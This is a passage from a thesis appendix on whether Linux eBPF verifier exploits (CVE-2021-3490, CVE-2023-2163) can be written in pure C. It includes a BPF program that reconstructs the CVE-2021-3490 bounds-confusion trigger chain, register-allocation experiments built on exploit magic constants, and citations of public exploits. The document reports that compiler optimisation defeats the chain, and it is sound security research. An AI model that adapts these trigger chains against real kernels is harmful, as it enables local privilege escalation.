Listing A.5: `trigger_chain8.bpf.c` the `chain8_optnone` program (Sections 4.4.4–4.4.5), the centrepiece of this CVE. Compiled with `optnone`, it produces an instruction for every one of the seven exploit steps: the OR trigger (`r1 |= 0x1`), the 32-bit truncation (store/reload), the 64-bit bounds check, the right shift, the multiply by `0x110`, the pointer subtraction, and the out-of-bounds read a 7/7 match at the instruction level, the most complete chain achieved for any privilege-escalation CVE in the study. Yet the exploit does not function: because the truncation is a store/reload rather than `MOV32_REG`, the verifier resets the corrupted bounds through path divergence and rejects the program at the pointer subtraction. This is the concrete evidence that having the right instructions is not the same as having a working exploit.

A.5 CVE-2021-3490 ALU32 Bounds Tracking

Classification: compiler-adjacent. This CVE is unique in the study because its barrier is split across two compilers: as shown in Section 4.5, Clang and GCC each satisfy requirements the other cannot, so no single compiler produces everything the exploit needs, and both independently collapse the exploit's ten-step arithmetic into a three-to-four-instruction equivalent. The complete chain below shows that algebraic collapse; its comments document both compilers' behaviour (Clang preserves the multiply but emits no 32-bit operations; GCC emits them but strength-reduces the multiply).

Public exploit reference. The bug was found by Manfred Paul, and the public exploit was developed by Valentina Palmiotti («chompie1337»); the version used here is the reproduction archived by «pivik271» [25]. It hand-assembles a multi-step arithmetic chain that makes the verifier's 64-bit and 32-bit tnums disagree, driving scalar32_min_max_and() into an impossible state (u32_min > u32_max) that is then amplified into an out-of-bounds access. Its requirements are derived in Section 3.6.2 and evaluated in Section 4.5.

```
1 /*
2  * trigger_exploit.bpf.c
3  * ============================================================
4  * CVE-2021-3490 -- Pure C BPF Program (Compiler Barrier Proof)
5  * ============================================================
6  *
7  * This is exploit_full_primitive: a direct C translation of
     the
8  * CVE-2021-3490 exploit chain. It attempts to replicate the
9  * complete two-part exploit using only standard C.
```

```
10  *
11  * THE THESIS QUESTION:
12  *   Can this pure C program produce the specific instruction
13  *   sequence needed to trigger scalar32_min_max_and() with
14  *   64-bit tnum state, creating u32_min > u32_max?
15  *
16  * WHAT THE EXPLOIT NEEDS (manual bytecode, ~35 instructions):
17  *   Part 1 -- Bug Trigger:
18  *     R1: MOV32_IMM + LSH to build 0xFFFFFFFF00000000 (tnum
    evolution)
19  *     R2: ALU64_REG(AND) with 64-bit operand in register
20  *     Bug: scalar32_min_max_and() uses 64-bit tnum ->
    u32_min=1, u32_max=0
21  *
22  *   Part 2 -- Exploitation:
23  *     R3: MOV32_REG (BPF_ALU class 0x04) for 32-bit bounds
    update
24  *     R4: JMP32 (class 0x06) for 32-bit-only bounds check
25  *     R5: MUL 0x110 to amplify mismatch
26  *     R6: SUB ptr, scalar for OOB pointer
27  *     R7: 7 simultaneous live registers
28  *
29  * WHAT THE COMPILER ACTUALLY PRODUCES (Clang 18 O2, 4
    arithmetic insns):
30  *     r1 ^= -0x1          (XOR = bitwise NOT)
31  *     r1 &= 0x1           (extract bit 0)
32  *     r1 *= 0x110          (MUL preserved)
33  *     -> Algebraic simplification: (~v) & 1 * 0x110
34  *     -> Every intermediate step destroyed
35  *     -> No JMP32, no MOV32_REG, no tnum evolution
36  *
37  * CLASSIFICATION: COMPILER-ADJACENT
38  *   Five independent barriers prevent triggering:
39  *   Barrier 1: Constant folding destroys tnum-aware
    construction (R1)
40  *   Barrier 2: Clang never emits 32-bit ALU/JMP32; GCC does
    but fails R1/R5/R6
41  *   Barrier 3: Algebraic simplification reduces 10-step chain
    to 3-4 insns
42  *   Barrier 4: Neither compiler generates pointer subtraction
    (R6)
43  *   Barrier 5: No single compiler satisfies all requirements
44  *
45  * Compile: clang -O2 -target bpf -g -c trigger_exploit.bpf.c
    -o trigger_exploit.bpf.o
46  */
47
48 #include <linux/bpf.h>
49 #include <bpf/bpf_helpers.h>
```

```
50
51 /* Map 1: target for OOB access (in real exploit) */
52 struct {
53     __uint(type, BPF_MAP_TYPE_ARRAY);
54     __uint(max_entries, 1);
55     __type(key, __u32);
56     __type(value, __u64);
57 } oob_map SEC(".maps");
58
59 /* Map 2: provides unknown value + stores result */
60 struct {
61     __uint(type, BPF_MAP_TYPE_ARRAY);
62     __uint(max_entries, 1);
63     __type(key, __u32);
64     __type(value, __u64);
65 } store_map SEC(".maps");
66
67 /*
68  * exploit_full_primitive: Complete CVE-2021-3490 chain in
      pure C.
69  *
70  * Part 1 -- Bug Trigger:
71  *   Load unknown value from map (runtime=0, verifier=unknown)
72  *   AND with 0xFFFFFFFF00000000 to clear lower 32 bits
73  *   ADD 1 to set bit 0 (u32_min becomes 1)
74  *   AND with 0x100000002 -> triggers buggy
      scalar32_min_max_and()
75  *     -> u32_min=1, u32_max=0 (impossible state!)
76  *
77  * Part 2 -- Exploitation:
78  *   ADD 1
79  *   JMP32 to bound to [0,1] via 32-bit-only path
80  *   ADD bounded unknown
81  *   MOV32 (32-bit class) to update only 32-bit bounds
82  *   AND 1 -> verifier=0, runtime=1
83  *   MUL 0x110 -> amplify mismatch
84  *   SUB from pointer -> OOB access
85  *
86  * The compiler algebraically simplifies ALL of this to (~v) &
      1 * 0x110.
87  */
88 SEC("socket")
89 int exploit_full_primitive(void *ctx)
90 {
91     __u32 key = 0;
92
93     /* Look up both maps */
94     __u64 *oob = bpf_map_lookup_elem(&oob_map, &key);
95     if (!oob) return 0;
```

```
96
97      __u64 *store = bpf_map_lookup_elem(&store_map, &key);
98      if (!store) return 0;
99
100     /* === PART 1: Trigger the bug ===
101      * These steps are designed to create u32_min > u32_max
102      * in the verifier's abstract state. */
103     __u64 unknown = *store;
104     __u64 exploit = unknown;
105
106     /* Build 0xFFFFFFFF00000000 and AND
107      * Exploit uses: MOV32_IMM(R5, 0xFFFFFFFF) + LSH(R5, 32)
108      * Compiler uses: LD_IMM64 (different tnum evolution!) */
109     __u64 mask = (__u64)0xFFFFFFFF << 32;
110     exploit &= mask;        /* Clear lower 32 bits */
111     exploit += 1;           /* Set bit 0: u32_min becomes 1 */
112
113     /* Build 0x100000002 and AND (bug trigger)
114      * scalar32_min_max_and() uses 64-bit tnum by mistake */
115     __u64 trigger = (1ULL << 32) + 2;
116     exploit &= trigger;     /* BUG: u32_min=1, u32_max=0 */
117
118     /* === PART 2: Exploit the bug ===
119      * Turn the impossible state into verifier=0,
    runtime=nonzero */
120     exploit += 1;
121
122     /* JMP32: bound unknown to [0, 1]
123      * Exploit uses: JMP32_IMM(JLE, R7, 1, offset) -- class
    0x06
124      * Compiler uses: shift pair + 64-bit JMP -- class 0x05 */
125     if ((__u32)unknown > 1)
126         return 0;
127
128     /* ADD bounded unknown */
129     exploit += unknown;
130
131     /* MOV32: clear upper 32 bits via 32-bit register move
132      * Exploit uses: MOV32_REG(R4, R4) -- BPF_ALU class 0x04
133      * Compiler uses: shift pair (<<32, >>32) -- BPF_ALU64
    class 0x07 */
134     exploit = (__u32)exploit;
135
136     /* AND with 1: final mismatch
137      * Verifier: 2 & 1 = 0 (from impossible bounds)
138      * Runtime: 1 & 1 = 1 (actual computation) */
139     exploit &= 1;
140
141     /* MUL by structure offset to amplify mismatch
```

```
142         * Exploit uses: MUL R4, 0x110
143         * Clang: preserves MUL [yes]
144         * GCC: strength-reduces to shift+add [no] */
145        __u64 offset = exploit * 0x110;
146
147        /* Store result -- in real exploit, would do SUB ptr,
           offset for OOB */
148        *store = offset;
149        return 0;
150    }
151
152    char LICENSE[] SEC("license") = "GPL";
```

Listing A.6: `trigger_exploit.bpf.c` (`exploit_full_primitive`) the complete chain in pure C (Section 4.5.3). It assembles the full two-part exploit: build the tnum-confusing constants, drive `scalar32_min_max_and()` into the impossible `u32_min > u32_max` state, then amplify and apply the confused value to a pointer. Compiled through the standard pipeline, both compilers prove the ten-step arithmetic algebraically equivalent to a three-to-four-instruction form (Clang reduces it to `(~v) & 1` times `0x110`), erasing every intermediate verifier state the exploit relied on. The verifier accepts the simplified program with correct bounds, so no exploitation is possible.

A.6 CVE-2023-2163 State Pruning Exploitation

Classification: compiler-unreachable (deepest). This is the most complex vulnerability in the study and the most deeply unreachable, blocked by four independent barriers. As shown in Section 4.6, the two critical blockers are R1 constants never reach the callee-saved registers R6–R9 and R2 the exploit's no-op arithmetic is eliminated at two levels. There is no working pure-C exploit; the program below is the 20-experiment register-allocation study that evidences R1, the constant placement paradox, and that produced Table 4.5.

Public exploit reference. CVE-2023-2163 was discovered and exploited by Juan José López Jaimez, Meador Inge, Simon Scannell, and Valentina Palmiotti of Google Security Research [26]. The public proof-of-concept hand-assembles a precisely crafted instruction sequence (the `CORRUPT_R6` macro and its continuation) that corrupts the verifier's state-pruning logic, making two genuinely different states appear equivalent so the verifier skips checks it should perform; the chain ends by overwriting process credentials to obtain root. Its magic numbers and requirements are derived in Section 3.7.2 and evaluated in Section 4.6.

A note on the register-binding construct. The program below, in one of its approaches, uses register __u64 r6 asm("r6") = ... to bind a variable to a specific physical register. This is a register storage-class binding, not inline assembly that encodes an instruction it emits no opcode, and corresponds to the «register hints» listed among the permitted pure-C levers in Section 1.6. It is therefore within the thesis's definition of pure C; notably, even this explicit binding does not make the compiler place the constants where the exploit needs them.

```
// bpf_register_allocation_test.c
// Comprehensive Register Allocation Experiments for
   CVE-2023-2163 Analysis
// Tests various techniques to force R6-R9 usage

#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>

// ============================================================
// Map definitions for tests that need maps
// ============================================================
struct {
    __uint(type, BPF_MAP_TYPE_ARRAY);
    __uint(max_entries, 1);
    __type(key, __u32);
    __type(value, __u64);
} test_map SEC(".maps");

// ============================================================
// EXPERIMENT 1: Baseline - Simple values (expect R0-R1 only)
// ============================================================
SEC("socket")
int exp1_baseline_simple(struct __sk_buff *skb) {
    __u64 a = skb->len;
    __u64 b = a + 1;
    __u64 c = b + 1;
    __u64 d = c + 1;
    return d & 0xff;
}

// ============================================================
// EXPERIMENT 2: Overlapping lifetimes (expect R0-R3)
// ============================================================
SEC("socket")
int exp2_overlapping_lifetimes(struct __sk_buff *skb) {
    __u64 a = skb->len;
    __u64 b = skb->protocol;
    __u64 c = skb->pkt_type;
    __u64 d = a + b;
    __u64 e = b + c;
```

```
40      __u64 f = c + a;
41      __u64 g = d + e + f;
42      return g & 0xff;
43  }
44
45  // ============================================================
46  // EXPERIMENT 3: Single helper call (expect R6 usage)
47  // ============================================================
48  SEC("socket")
49  int exp3_single_helper(struct __sk_buff *skb) {
50      __u64 a = skb->len;
51      __u64 b = skb->protocol;
52
53      __u64 t = bpf_ktime_get_ns();
54
55      // Use a and b AFTER helper call
56      return (a + b + t) & 0xff;
57  }
58
59  // ============================================================
60  // EXPERIMENT 4: Helper call with 4 values (expect R6-R9?)
61  // ============================================================
62  SEC("socket")
63  int exp4_helper_4_values(struct __sk_buff *skb) {
64      __u64 a = skb->len;
65      __u64 b = skb->protocol;
66      __u64 c = skb->pkt_type;
67      __u64 d = skb->mark;
68
69      __u64 t = bpf_ktime_get_ns();
70
71      // ALL 4 values needed after call
72      return (a + b + c + d + t) & 0xff;
73  }
74
75  // ============================================================
76  // EXPERIMENT 5: Helper call with 6 values (force max
        registers)
77  // ============================================================
78  SEC("socket")
79  int exp5_helper_6_values(struct __sk_buff *skb) {
80      __u64 a = skb->len;
81      __u64 b = skb->protocol;
82      __u64 c = skb->pkt_type;
83      __u64 d = skb->mark;
84      __u64 e = skb->priority;
85      __u64 f = skb->ingress_ifindex;
86
87      __u64 t = bpf_ktime_get_ns();
```

```
88
89      // ALL 6 values needed after call
90      return (a + b + c + d + e + f + t) & 0xff;
91  }
92
93  // ============================================================
94  // EXPERIMENT 6: Magic numbers WITHOUT helper (baseline)
95  // ============================================================
96  SEC("socket")
97  int exp6_magic_no_helper(struct __sk_buff *skb) {
98      volatile __u64 v1 = 149420059;
99      volatile __u64 v2 = 3982203280;
100     volatile __u64 v3 = 67;
101     volatile __u64 v4 = 1042510562;
102
103     // No helper call - where do values go?
104     return (v1 + v2 + v3 + v4) & 0xff;
105 }
106
107 // ============================================================
108 // EXPERIMENT 7: Magic numbers WITH helper (key test!)
109 // ============================================================
110 SEC("socket")
111 int exp7_magic_with_helper(struct __sk_buff *skb) {
112     __u64 v1 = 149420059;
113     __u64 v2 = 3982203280;
114     __u64 v3 = 67;
115     __u64 v4 = 1042510562;
116
117     __u64 t = bpf_ktime_get_ns();
118
119     // Magic numbers needed after call - will they be in R6-R9?
120     return (v1 + v2 + v3 + v4 + t) & 0xff;
121 }
122
123 // ============================================================
124 // EXPERIMENT 8: Volatile magic numbers WITH helper
125 // ============================================================
126 SEC("socket")
127 int exp8_volatile_magic_helper(struct __sk_buff *skb) {
128     volatile __u64 v1 = 149420059;
129     volatile __u64 v2 = 3982203280;
130     volatile __u64 v3 = 67;
131     volatile __u64 v4 = 1042510562;
132
133     __u64 t = bpf_ktime_get_ns();
134
135     // Volatile + helper - best chance for R6-R9?
136     return (v1 + v2 + v3 + v4 + t) & 0xff;
```

```
137 }
138
139 // ============================================================
140 // EXPERIMENT 9: Multiple helper calls
141 // ============================================================
142 SEC("socket")
143 int exp9_multiple_helpers(struct __sk_buff *skb) {
144     __u64 a = 149420059;
145     __u64 t1 = bpf_ktime_get_ns();
146
147     __u64 b = 3982203280;
148     __u64 t2 = bpf_ktime_get_ns();
149
150     __u64 c = 67;
151     __u64 t3 = bpf_ktime_get_ns();
152
153     __u64 d = 1042510562;
154
155     return (a + b + c + d + t1 + t2 + t3) & 0xff;
156 }
157
158 // ============================================================
159 // EXPERIMENT 10: Values computed from skb + magic numbers
160 // ============================================================
161 SEC("socket")
162 int exp10_skb_plus_magic(struct __sk_buff *skb) {
163     __u64 a = skb->len + 149420059;
164     __u64 b = skb->protocol + 3982203280;
165     __u64 c = skb->pkt_type + 67;
166     __u64 d = skb->mark + 1042510562;
167
168     __u64 t = bpf_ktime_get_ns();
169
170     return (a + b + c + d + t) & 0xff;
171 }
172
173 // ============================================================
174 // EXPERIMENT 11: XOR operations (non-collapsible)
175 // ============================================================
176 SEC("socket")
177 int exp11_xor_operations(struct __sk_buff *skb) {
178     __u64 a = skb->len ^ 149420059;
179     __u64 b = skb->protocol ^ 3982203280;
180     __u64 c = skb->pkt_type ^ 67;
181     __u64 d = skb->mark ^ 1042510562;
182
183     __u64 t = bpf_ktime_get_ns();
184
185     // XOR is harder to optimize away
```

```
186     return (a ^ b ^ c ^ d ^ t) & 0xff;
187 }
188 
189 // ============================================================
190 // EXPERIMENT 12: Map lookup between values
191 // ============================================================
192 SEC("socket")
193 int exp12_map_between_values(struct __sk_buff *skb) {
194     __u64 v1 = 149420059;
195     __u64 v2 = 3982203280;
196 
197     __u32 key = 0;
198     __u64 *val = bpf_map_lookup_elem(&test_map, &key);
199 
200     __u64 v3 = 67;
201     __u64 v4 = 1042510562;
202 
203     if (val) {
204         *val = v1 + v2 + v3 + v4;
205     }
206 
207     return (v1 + v2 + v3 + v4) & 0xff;
208 }
209 
210 // ============================================================
211 // EXPERIMENT 13: Two map lookups
212 // ============================================================
213 SEC("socket")
214 int exp13_two_map_lookups(struct __sk_buff *skb) {
215     __u64 v1 = 149420059;
216     __u64 v2 = 3982203280;
217 
218     __u32 key = 0;
219     __u64 *val1 = bpf_map_lookup_elem(&test_map, &key);
220 
221     __u64 v3 = 67;
222     __u64 v4 = 1042510562;
223 
224     __u64 *val2 = bpf_map_lookup_elem(&test_map, &key);
225 
226     if (val1 && val2) {
227         *val1 = v1 + v2;
228         *val2 = v3 + v4;
229     }
230 
231     return (v1 + v2 + v3 + v4) & 0xff;
232 }
233 
234 // ============================================================
```

```
235 // EXPERIMENT 14: Conditional branches with values
236 // ============================================================
237 SEC("socket")
238 int exp14_conditional_branches(struct __sk_buff *skb) {
239     __u64 v1 = 149420059;
240     __u64 v2 = 3982203280;
241     __u64 v3 = 67;
242     __u64 v4 = 1042510562;
243 
244     __u64 t = bpf_ktime_get_ns();
245 
246     __u64 result;
247     if (t > v1) {
248         result = v2 + v3;
249     } else {
250         result = v3 + v4;
251     }
252 
253     // All values needed for comparison
254     return (result + v1 + v2 + v3 + v4) & 0xff;
255 }
256 
257 // ============================================================
258 // EXPERIMENT 15: Loop-like pattern (bounded)
259 // ============================================================
260 SEC("socket")
261 int exp15_bounded_loop(struct __sk_buff *skb) {
262     __u64 v1 = 149420059;
263     __u64 v2 = 3982203280;
264     __u64 v3 = 67;
265     __u64 v4 = 1042510562;
266 
267     __u64 sum = 0;
268 
269     // Bounded loop - verifier allows this
270     #pragma unroll
271     for (int i = 0; i < 4; i++) {
272         __u64 t = bpf_ktime_get_ns();
273         sum += t;
274     }
275 
276     return (sum + v1 + v2 + v3 + v4) & 0xff;
277 }
278 
279 // ============================================================
280 // EXPERIMENT 16: Using all skb fields
281 // ============================================================
282 SEC("socket")
283 int exp16_all_skb_fields(struct __sk_buff *skb) {
```

```
284     __u64 a = skb->len;
285     __u64 b = skb->protocol;
286     __u64 c = skb->pkt_type;
287     __u64 d = skb->mark;
288     __u64 e = skb->priority;
289     __u64 f = skb->ingress_ifindex;
290     __u64 g = skb->ifindex;
291     __u64 h = skb->tc_index;
292 
293     __u64 t = bpf_ktime_get_ns();
294 
295     return (a + b + c + d + e + f + g + h + t) & 0xff;
296 }
297 
298 // ============================================================
299 // EXPERIMENT 17: Pointer arithmetic
300 // ============================================================
301 SEC("socket")
302 int exp17_pointer_arithmetic(struct __sk_buff *skb) {
303     __u64 v1 = 149420059;
304     __u64 v2 = 3982203280;
305     __u64 v3 = 67;
306     __u64 v4 = 1042510562;
307 
308     // Store on stack explicitly
309     __u64 arr[4];
310     arr[0] = v1;
311     arr[1] = v2;
312     arr[2] = v3;
313     arr[3] = v4;
314 
315     __u64 t = bpf_ktime_get_ns();
316 
317     return (arr[0] + arr[1] + arr[2] + arr[3] + t) & 0xff;
318 }
319 
320 // ============================================================
321 // EXPERIMENT 18: Simulating CORRUPT_R6 pattern
322 // ============================================================
323 SEC("socket")
324 int exp18_corrupt_r6_pattern(struct __sk_buff *skb) {
325     // Try to simulate the exploit's register setup
326     __u64 r6_val = 149420059;
327     __u64 r7_val = 3982203280;
328     __u64 r8_val = 67;
329     __u64 r9_val = 1042510562;
330 
331     // Comparison like exploit
332     __u64 result = 0;
```

```
333     if (r7_val > r6_val) {
334         result = r7_val;
335     }
336 
337     // Another comparison
338     if (r6_val == r9_val) {
339         result += r6_val;
340     }
341 
342     // Helper to force callee-saved
343     __u64 t = bpf_ktime_get_ns();
344 
345     return (result + r6_val + r7_val + r8_val + r9_val + t) &
    0xff;
346 }
347 
348 // ============================================================
349 // EXPERIMENT 19: Maximum register pressure
350 // ============================================================
351 SEC("socket")
352 int exp19_max_register_pressure(struct __sk_buff *skb) {
353     // Load 8 values from skb
354     __u64 a = skb->len;
355     __u64 b = skb->protocol;
356     __u64 c = skb->pkt_type;
357     __u64 d = skb->mark;
358     __u64 e = skb->priority;
359     __u64 f = skb->ingress_ifindex;
360     __u64 g = skb->ifindex;
361     __u64 h = skb->tc_index;
362 
363     // Create complex dependencies
364     __u64 x = a + b + c + d;
365     __u64 y = e + f + g + h;
366     __u64 z = x ^ y;
367 
368     // Helper call
369     __u64 t1 = bpf_ktime_get_ns();
370 
371     // More computation
372     __u64 w = (a ^ e) + (b ^ f) + (c ^ g) + (d ^ h);
373 
374     // Another helper
375     __u64 t2 = bpf_ktime_get_ns();
376 
377     return (x + y + z + w + t1 + t2) & 0xff;
378 }
379 
380 // ============================================================
```

```
381 // EXPERIMENT 20: Inline assembly attempt (likely fails)
382 // ============================================================
383 SEC("socket")
384 int exp20_register_hint(struct __sk_buff *skb) {
385     // Try register keyword (usually ignored)
386     register __u64 r6_val = 149420059;
387     register __u64 r7_val = 3982203280;
388     register __u64 r8_val = 67;
389     register __u64 r9_val = 1042510562;
390 
391     __u64 t = bpf_ktime_get_ns();
392 
393     return (r6_val + r7_val + r8_val + r9_val + t) & 0xff;
394 }
395 
396 char LICENSE[] SEC("license") = "GPL";
```

Listing A.7: `bpf_register_allocation_test.c` the 20-experiment register-allocation study (Section 4.6.1), the evidence for R1 and the source of Table 4.5. The experiments range from a baseline with no callee-saved registers (`exp1`) up to maximum register pressure (`exp19`), and include the exploit's magic numbers with a helper call (`exp7`), the `CORRUPT_R6` constants (`exp18`), and a register hint (`exp20`). They establish the constant placement paradox: R6–R9 are used only when a runtime value must survive a helper call, so non-volatile constants are folded away, volatile constants go to the stack, and no construct places a specific compile-time constant in a callee-saved register exactly where the exploit's magic numbers must live.

Bibliography

[1] Steven McCanne and Van Jacobson. «The BSD Packet Filter: A New Architecture for User-level Packet Capture». In: *Proceedings of the USENIX Winter 1993 Conference*. San Diego, CA, 1993, pp. 259–269 (cit. on p. 1).

[2] Alexei Starovoitov. *eBPF – Extended BPF*. Linux Plumbers Conference. Patch series introducing extended BPF to the Linux kernel. 2014 (cit. on pp. 1, 8).

[3] Google Security Team. *Buzzer: An eBPF Fuzzer Framework*. GitHub repository. Accessed: 2026-07-13. 2024. URL: `https://github.com/google/buzzer` (cit. on pp. 5, 20).

[4] Hao Sun, Yiru Xu, Jianzhong Liu, Yuheng Shen, and Yu Jiang. «BPF Smith: Synthesizing Stateful BPF Programs for Kernel Fuzzing». In: *Proceedings of the 33rd USENIX Security Symposium*. 2024 (cit. on pp. 5, 20).

[5] Linux Kernel Community. *BPF Documentation*. Online. Official Linux kernel BPF subsystem documentation. Accessed: 2026-07-13. 2024. URL: `https://docs.kernel.org/bpf/` (cit. on p. 11).

[6] Dave Thaler. *BPF Instruction Set Architecture (ISA)*. RFC 9669. Accessed: 2026-07-13. Internet Engineering Task Force, Oct. 2024. DOI: `10.17487/RFC9669`. URL: `https://www.rfc-editor.org/info/rfc9669` (cit. on p. 12).

[7] LLVM/Clang Project. *Clang Compiler User's Manual*. Online. Accessed: 2026-07-13. 2024. URL: `https://clang.llvm.org/docs/UsersManual.html` (cit. on p. 19).

[8] LLVM Project. *LLVM BPF Back End*. Online. LLVM code generator documentation. Accessed: 2026-07-13. 2024. URL: `https://llvm.org/docs/CodeGenerator.html` (cit. on p. 19).

[9] Luke Nelson, James Bornholt, Ronghui Gu, Andrew Baumann, Emina Torlak, and Xi Wang. «Scaling Symbolic Evaluation for Automated Verification of Systems Code with Serval». In: *Proceedings of the 27th ACM Symposium on Operating Systems Principles (SOSP)*. 2019, pp. 225–242 (cit. on p. 20).

[10] Harishankar Vishwanathan, Matan Shachnai, Srinivas Narayana, and Santosh Nagarakatte. «Verifying the Verifier: eBPF Range Analysis Verification». In: *Proceedings of the 35th International Conference on Computer Aided Verification (CAV)*. 2023 (cit. on p. 20).

[11] Xi Wang, Haogang Chen, Alvin Cheung, Zhihao Jia, Nickolai Zeldovich, and M. Frans Kaashoek. «Undefined Behavior: What Happened to My Code?» In: *Proceedings of the 3rd Asia-Pacific Workshop on Systems (APSys)*. 2012 (cit. on p. 21).

[12] Vijay D'Silva, Mathias Payer, and Dawn Song. «The Correctness-Security Gap in Compiler Optimization». In: *IEEE Security and Privacy Workshops*. 2015, pp. 73–87 (cit. on p. 21).

[13] *CVE-2017-9150*. `https://www.cvedetails.com/cve/CVE-2017-9150`. The BPF verifier's `do_check` (kernel before 4.11.1) fails to restrict pointer-leak output, letting local users recover sensitive kernel addresses. Accessed: 2026-07-13. 2017 (cit. on p. 23).

[14] *CVE-2017-16995*. `https://www.cvedetails.com/cve/CVE-2017-16995`. Incorrect sign extension in the BPF verifier's `check_alu_op` (kernel through 4.14.8) enables local memory corruption. Accessed: 2026-07-13. 2017 (cit. on p. 24).

[15] *CVE-2020-8835*. `https://www.cvedetails.com/cve/CVE-2020-8835`. The BPF verifier (kernel 5.5 and later, backported to 5.4.7+) fails to properly restrict 32-bit operation bounds, enabling out-of-bounds kernel reads and writes. Accessed: 2026-07-13. 2020 (cit. on p. 25).

[16] *CVE-2020-27194*. `https://www.cvedetails.com/cve/CVE-2020-27194`. `scalar32_min_max_or` in the BPF verifier (kernel before 5.8.15) mishandles bounds tracking for 64-bit values. Accessed: 2026-07-13. 2020 (cit. on p. 26).

[17] *CVE-2021-3490*. `https://www.cvedetails.com/cve/CVE-2021-3490`. ALU32 bounds tracking for bitwise AND/OR/XOR in the BPF verifier fails to update 32-bit bounds, enabling out-of-bounds access and code execution. Accessed: 2026-07-13. 2021 (cit. on p. 27).

[18] *CVE-2023-2163*. `https://www.cvedetails.com/cve/CVE-2023-2163`. Incorrect verifier state pruning in BPF (kernel 5.4 and later) misclassifies unsafe code paths as safe, enabling arbitrary kernel memory access and container escape. Accessed: 2026-07-13. 2023 (cit. on p. 28).

[19] GCC Project. *GCC BPF Back End*. Online. Documentation on the BPF port to GCC. Accessed: 2026-07-13. 2024. URL: `https://gcc.gnu.org/wiki/BPFBackEnd` (cit. on p. 47).

[20] Hsin-Wei Hung and Ardalan Amiri Sani. «BRF: Fuzzing the eBPF Runtime». In: *Proceedings of the ACM on Software Engineering* 1.FSE (2024). DOI: 10.1145/3643778 (cit. on p. 55).

[21] Jann Horn. *Linux Kernel 4.11 – eBPF Verifier Log Leaks Lower Half of Map Pointer*. Exploit Database, EDB-ID 42048. Google Project Zero. https://www.exploit-db.com/exploits/42048/. Accessed: 2026-07-13. 2017 (cit. on p. 67).

[22] Brad Spengler, vnik, and Rick Larabee. *Linux Kernel < 4.4.0-116 – Local Privilege Escalation (get-rekt-linux-hardened.c)*. Exploit Database, EDB-ID 44298. https://www.exploit-db.com/exploits/44298. Accessed: 2026-07-13. 2017 (cit. on p. 73).

[23] Manfred Paul. *CVE-2020-8835: Linux Kernel eBPF 32-bit Bounds Tracking Privilege Escalation*. Pwn2Own 2020. Exploit archived in B. Sauce, *kernel-exploit-factory*. https://github.com/bsauce/kernel-exploit-factory/tree/main/CVE-2020-8835/exp. Accessed: 2026-07-13. 2020 (cit. on p. 79).

[24] Simon Scannell. *CVE-2020-27194: Linux Kernel eBPF scalar32_min_max_or Bounds Confusion Exploit*. GitHub repository, scannells/exploits. https://github.com/scannells/exploits/tree/master/CVE-2020-27194. Accessed: 2026-07-13. 2020 (cit. on p. 84).

[25] Valentina Palmiotti. *CVE-2021-3490: Linux Kernel eBPF ALU32 Bounds Tracking Exploit*. Bug by M. Paul. Exploit reproduction archived by pivik271. https://github.com/pivik271/CVE-2021-3490. Accessed: 2026-07-13. 2021 (cit. on p. 88).

[26] Juan José López Jaimez, Meador Inge, Simon Scannell, and Valentina Palmiotti. *CVE-2023-2163: Incorrect eBPF Verifier Pruning (Path Pruning Gone Wrong)*. Google Security Research, advisory GHSA-j87x-j6mh-mv8v. https://github.com/google/security-research/security/advisories/GHSA-j87x-j6mh-mv8v. Accessed: 2026-07-13. 2023 (cit. on p. 92).